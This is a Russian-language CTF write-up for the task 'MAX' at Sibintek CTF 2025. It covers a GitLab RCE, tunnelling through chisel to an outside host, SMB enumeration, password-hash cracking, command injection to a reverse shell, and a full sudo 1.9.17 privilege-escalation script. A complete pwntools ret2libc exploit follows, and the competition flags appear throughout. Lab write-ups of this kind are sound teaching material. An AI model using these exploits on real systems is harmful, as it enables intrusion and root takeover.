SIBINTEK CTF 2025

Задания

09.11.2025

Название: MAX

Категория: Web


Очки: динамическое начисление

Описание: Во что превратится пентест сети ДНК?


Флаги:
1) Sibintek{c0mm4nd_1nj3ct10n_thr0ugh_l0g_v13w3r}
2) Sibintek{h3ll0_pr1v4t3_k34y}
3) Sibintek{sud0_1_9_17_expl01t}
4) Sibintek{r0p_1n_l0g_v13v3r}

01


RCE Gitlab.
Заходим на точку входа и видим интерфейс авторизации Gitlab.



Видим, что мы можем зарегистрироваться.
Регистрируемся и входим.




Получим версию Gitlab.



Загуглим exploitы под gitlab 15.3.0.

Выполним эксплоит и получим shell.



02

Перемещение по сети.
Не найдя ничего на машине, пробуем переместиться на другие машины в сети Скачиваем статический nmap и сканируем сеть.

```
Nmap scan report for max_service.max_internal_network (172.18.0.2)
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for max_gitlab (172.18.0.3)
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for backup.max_internal_network (172.18.0.4)
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.39 seconds
```

Видим Samba порт на backup и открытый 5000 порт на max_service.

Скачиваем и запускаем chisel (инструмент для создания зашифрованного TCP-туннель поверх HTTP) в режиме reverse socks proxy (сервер подключается к клиенту) для удобства взаимодействия с сетью.

```
(remote) git@max_gitlab:/tmp/chisel$ ./chisel_1.11.3_linux_amd64 client --fingerprint ot1RUjmDA9DV06npnI0XTrsrBgzEoAXQ4m
FJUdPn9sE= ru.tuna.am:21709 R:socks
2025/10/21 11:45:44 client: Connecting to ws://ru.tuna.am:21709
2025/10/21 11:45:44 client: Fingerprint ot1RUjmDA9DV06npnI0XTrsrBgzEoAXQ4mFJUdPn9sE=
2025/10/21 11:45:44 client: Connected (Latency 49.862977ms)
```

Пробуем посмотреть доступные сетевые расширенные ресурсы и общие папки (Share - шары) и получаем ошибку

```
        Sharename       Type      Comment
        ---------       ----      -------
cli_rpc_pipe_open_noauth: rpc_pipe_bind for pipe srvsvc failed with error NT_STATUS_CONNECTION_DISCONNECTED
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  backup:139  ...  OK
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server backup (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONS
E
Unable to connect with SMB1 -- no workgroup available
```

Попробуем пробрутить шары smbmap.

```
[+] IP: 224.0.0.1:445   Name: backup.max_internal_network       Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        backup                                                  READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (Backup Server)
[|] Closing connections..
[/] Closing connections..
[-] Closing connections..
```

У нас есть шара backup с read only доступом.
Авторизуемся и видим скрипты.


```
┌──(cxr㉿QuardoGPC)-[/tmp/tmp]
└─$ proxychains smbclient //backup/backup -N
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  backup:445  ...  OK
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 20 23:14:49 2025
  ..                                  D        0  Mon Oct 20 23:14:49 2025
  instance                            D        0  Mon Oct 20 23:13:09 2025
  static                              D        0  Mon Oct 20 23:12:50 2025
  main.py                             N    11807  Mon Oct 20 23:13:39 2025
  models.py                           N     1767  Fri Oct 17 08:58:47 2025

                1055762868 blocks of size 1024. 986919292 blocks available
smb: \>
```

Скачиваем их.


03

Ломание web-сервера.
При анализе бэкапа мы обнаружили, что путь `/api/users/<int:user_id>` отдаёт пароль пользователя, если пользователь имеет отношение к данному user.


Закидываем chisel и фовардим порт или прокидываем socks5 proxy, для перенаправления трафика.
Заходим на сайт.



Регистрируемся и добавляем тикет.




Получаем пароль пользователя в поле password.



Определяем тип хеша - SHA256
Брутим его по rockyou hashcat и получаем пароль.

```
d89b079672eedea1a4505a94c3f9b1670ff920370e754baf26f5940814e779ea:helper101

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: d89b079672eedea1a4505a94c3f9b1670ff920370e754baf26f...e779ea
Time.Started.....: Tue Oct 21 15:22:48 2025 (0 secs)
Time.Estimated...: Tue Oct 21 15:22:48 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.......: File (..\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```


Входим по логину и паролю и получаем пароль admin.




Ломаем его также при помощи rockyou и hashcat.

```
Dictionary cache hit:
* Filename..: ..\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

df243c383939d6e35322fa4f825b3e4cca1cdc190c61530b01dd03d58332efc1:administradora

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: df243c383939d6e35322fa4f825b3e4cca1cdc190c61530b01d...32efc1
Time.Started.....: Tue Oct 21 15:51:55 2025 (0 secs)
Time.Estimated...: Tue Oct 21 15:51:55 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.......: File (..\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 16750.9 kH/s (2.00ms) @ Accel:320 Loops:1 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 491527/14344384 (3.43%)
Rejected.........: 7/491527 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 → losamorosos
Hardware.Mon.#01.: Temp:  0c Fan:  0% Util:  0% Core: 400MHz Mem: 800MHz Bus:16
```


Заходим в админ панель.




Пробуем на возможность command injection.



Получаем reverse shell.



Смотрим, что есть в системе, видим в директории /home/max файл flag.txt , читаем его, забираем первый флаг.



Первый флаг -
Sibintek{c0mm4nd_1nj3ct10n_thr0ugh_l0g_v13w3r}

04

Боковое перемещение по сети обратно.
Собираем информацию по хосту и находим приватный ключ ssh.

```
Possible private SSH keys were found!
/home/max/.ssh/id_rsa
```

Смотрим, что мы можем сделать от имени root.
Видим, что можем запускать без пароля от имени root странный пользовательский файл /bin/log_viewer

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for max on 7ece12cf3fc2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User max may run the following commands on 7ece12cf3fc2:
    (ALL) NOPASSWD: /bin/log_viewer
```

Так как у нас при сканировании был ssh порт на backup по которому можно было подключиться, пробуем, но получаем запрос пароля для приватного ключа.

```
(remote) max@7ece12cf3fc2:/app$ ssh backup
The authenticity of host 'backup (172.18.0.4)' can't be established.
ED25519 key fingerprint is SHA256:rua47HcC8w7vOzluZm6zJW2j/2hvr0+vokYfbi56zUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'backup' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/max/.ssh/id_rsa':
```

Скачиваем, преобразуем `ssh2john` и брутим пароль по rockyou.txt при помощи John the Ripper, получаем пароль `maxpower` .

```
┌──(cxr㉿QG-Desktop)-[~]
└─$ john --wordlist=/mnt/c/Users/lakti/Desktop/Some/rockyou.txt tmp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 6 for all loaded hashes
Will run 20 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.01% (ETA: 07:05:33) 0g/s 486.9p/s 486.9c/s 486.9C/s sofia..poohbear1
maxpower         (id_rsa)
1g 0:00:00:09 DONE (2025-10-22 23:18) 0.1049g/s 486.8p/s 486.8c/s 486.8C/s guzman..carola
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Подключаемся к хосту по SSH с полученным паролем и получаем флаг.

```
max@809ec4faf965:~$ ls
flag.txt
max@809ec4faf965:~$ cat flag.txt
Sibintek{h3ll0_pr1v4t3_k34y}
max@809ec4faf965:~$
```

Второй флаг - `Sibintek{h3ll0_pr1v4t3_k34y}`

05

Поднятие привилегий на сервере backup.
Смотрим, что можно сделать с помощью linpeas.sh, он говорит проверить sudo на уязвимую версию

```
max@809ec4faf965:~$ sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
max@809ec4faf965:~$
```

Гуглим и находим эксплоит на данную версию.

```
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1
cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void woot(void) {  setreuid(0,0);  setregid(0,0);  chdir("/");
}
EOF
mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

К сожалению, из-за отсутствия gcc придётся его собирать у себя Исполняем его вручную для удобства и получаем root права.

```
(remote) max@809ec4faf965:/home/max$ ls
flag.txt  linpeas.sh  tmp.sh  woot1337.so.2
(remote) max@809ec4faf965:/home/max$ mkdir t
(remote) max@809ec4faf965:/home/max$ mv tmp.sh t
(remote) max@809ec4faf965:/home/max$ cd t/
(remote) max@809ec4faf965:/home/max/t$ ls
tmp.sh
(remote) max@809ec4faf965:/home/max/t$ mv ../woot1337.so.2 .
(remote) max@809ec4faf965:/home/max/t$ ls
tmp.sh  woot1337.so.2
(remote) max@809ec4faf965:/home/max/t$ mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
(remote) max@809ec4faf965:/home/max/t$ mv woot
woot/          woot1337.so.2
(remote) max@809ec4faf965:/home/max/t$ mv woot1337.so.2 libnss_/
(remote) max@809ec4faf965:/home/max/t$ sudo -R woot woot
root@809ec4faf965:/#
root@809ec4faf965:/#
```

Находим `flag.txt` , читаем его, получаем флаг

```
root@809ec4faf965:/root# ls
flag.txt
root@809ec4faf965:/root# cat flag.txt
Sibintek{sud0_1_9_17_expl01t}
root@809ec4faf965:/root#
```

Третий флаг - `Sibintek{sud0_1_9_17_expl01t}`

06

Получение root на сервисе.
Возвращаемся обратно на сервис и смотрим, что можно сделать с бинарным файлом.

```
(remote) max@0620ab4bcbbe:/app$ sudo /bin/log_viewer ../../etc/passwd
===== Log Viewer v1.0 =====
Reads log files from /var/log directory

Reading log file from command line argument...
Resolved path: /etc/passwd
Error: Path '/etc/passwd' is outside of /var/log directory
Error: Invalid path! File must be in /var/log directory.
(remote) max@0620ab4bcbbe:/app$
```

LFI нельзя получить, придётся проверить другие методы. Скачиваем и открываем в ida или другом дизассемблере.

IDA View-A | Pseudocode-A

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    char filepath[4096]; // [rsp+10h] [rbp-1100h] BYREF
4    char filename[256]; // [rsp+1010h] [rbp-100h] BYREF
5
6    setup();
7    puts("===== Log Viewer v1.0 =====");
8    printf("Reads log files from %s directory\n\n", "/var/log");
9    if ( argc <= 1 )
10   {
11     printf("Enter log filename (e.g., syslog, auth.log): ");
12     if ( !fgets(filename, 512, stdin) )
13     {
14       puts("Error reading input.");
15       return 1;
16     }
17     filename[strcspn(filename, "\n")] = 0;
18     if ( !filename[0] )
19     {
20       puts("Error: Empty filename.");
21       return 1;
22     }
23     if ( !strncmp(filename, "/var/log", 8u) )
24     {
25       strncpy(filepath, filename, 0xFFFu);
26       filepath[4095] = 0;
27     }
28     else
29     {
30       snprintf(filepath, 0x1000u, "%s/%s", "/var/log", filename);
31     }
32   }
33   else
34   {
35     puts("Reading log file from command line argument...");
36     if ( !strncmp(argv[1], "/var/log", 8u) )
37     {
38       strncpy(filepath, argv[1], 0xFFFu);
39       filepath[4095] = 0;
40     }
41     else
42     {
43       snprintf(filepath, 0x1000u, "%s/%s", "/var/log", argv[1]);
44     }
45   }
46   read_log_file(filepath);
47   return 0;
48 }
```

Видно, что fgets может принять 512 байт в буфер размером в 256 - у нас есть stack overflow.

Посмотрев файл, ничего не найдём для эксплуатации. Придётся делать rop2libc (техника эксплуатация уязвимости stack overflow)что т, следовательно скачиваем libc

IDA View-A

```
-0000000000001106      // padding byte
-0000000000001105      // padding byte
-0000000000001104      int argc;
-0000000000001100      char filepath[4096];
-0000000000000100      char filename[256];
+0000000000000000      _QWORD __saved_registers;
+0000000000000008      _UNKNOWN *__return_address;
+0000000000000010
+0000000000000010 // end of stack variables
```

Указатель filename указывает на 0x100 байт. Также, закинем socat, запустим socat, перекинем chisel на порт socat.

```
(remote) max@0620ab4bcbbe:/tmp/socat$ ./socat TCP-LISTEN:5555,fork EXEC:"sudo /bin/log_viewer"
```

Напишем эксплоит:

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info’

p = remote('127.0.0.1', 7000) # Укажите хост и порт для удаленного
подключения
elf = ELF('./bins/log_viewer')
libc = ELF('./bins/libc.so.6') # Укажите путь к libc целевой системы

rop = ROP(elf)
POP_RDI = 0x0040147e
RET = 0x0040147f

def search_logs(username_payload):
p.recvuntil(b"syslog, auth.log): ")
p.sendline(username_payload)

offset_to_ret = 0x108 # Смещение до функции возврата

# Создаем payload для переполнения буфера и leak адреса из libc
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main’]
log.info(f"puts@plt: {hex(puts_plt)}")
log.info(f"puts@got: {hex(puts_got)}")
log.info(f"main: {hex(main_addr)}")
```

```
# Первый payload для утечки адреса libc
payload = b"A" * offset_to_ret
payload += p64(POP_RDI) # pop rdi; ret
payload += p64(puts_got) # адрес GOT entry puts
payload += p64(puts_plt) # адрес PLT puts
payload += p64(main_addr) # адрес main для возврата в программу

# Отправляем первый payload для утечки адреса libc
print(payload, len(payload))
search_logs(payload)
print(p.recvuntil(b"/var/log directory.\n"))

# Получаем адрес puts из вывода
leaked_data = p.recvline()[:-1]
print(leaked_data)
puts_leaked = u64(leaked_data.ljust(8, b"\x00"))
log.success(f"Leaked puts address: {hex(puts_leaked)}")

# Вычисляем базовый адрес libc
libc_base = puts_leaked - libc.symbols['puts']
log.success(f"Libc base: {hex(libc_base)}")

# Вычисляем адреса нужных функций в libc
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh’))

log.info(f"System address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(bin_sh_addr)}")

# Создаем второй payload для запуска shell
payload2 = b"A" * offset_to_ret
if RET: # Для выравнивания стека, если необходимо
payload2 += p64(RET)
payload2 += p64(POP_RDI) # pop rdi; ret
payload2 += p64(bin_sh_addr) # адрес строки /bin/sh
payload2 += p64(system_addr) # адрес функции system
# Отправляем второй payload для получения shell
search_logs(payload2)
# Переходим в интерактивный режим
p.interactive()
```

Выполняем, получаем root.

```
[*] main: 0x4014ee
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
b"Resolved path: (null)\nError: Unable to resolve path '/var/log/AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
b'\xa0\x05 \x95A\x7f'
[+] Leaked puts address: 0x7f41952005a0
[+] Libc base: 0x7f4195180000
[*] System address: 0x7f41951d3110
[*] /bin/sh address: 0x7f4195327ea4
[*] Switching to interactive mode
Resolved path: (null)
Error: Unable to resolve path '/var/log/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Error: Invalid path! File must be in /var/log directory.
ls
socat
whoami
root
```

Переходим в директорию /root, видим flag.txt , читаем, забираем последний флаг

```
Error: Invalid path! File must be in
ls
socat
whoami
root
cd /root
ls
flag.txt
cat flag.txt
Sibintek{r0p_1n_l0g_v13v3r}
```

Четвёртый флаг - Sibintek{r0p_1n_l0g_v13v3r}

Название: Queen never cry

Категория: Crypto

Очки: динамическое начисление

Описание: У нас в офисе ДНК очень много развлечений! Наших умников всегда особенно привлекает шахматная доска в зоне отдыха, играют даже вместо обеда. Только почему-то королев там слишком много, и расставлены они как-то странно. Там еще записку оставили недавно, единственное - вообще непонятную.

Флаг: Sibintek{Qu3en_1s_m0st_1Mp0rtan7_f1Gur3}

01

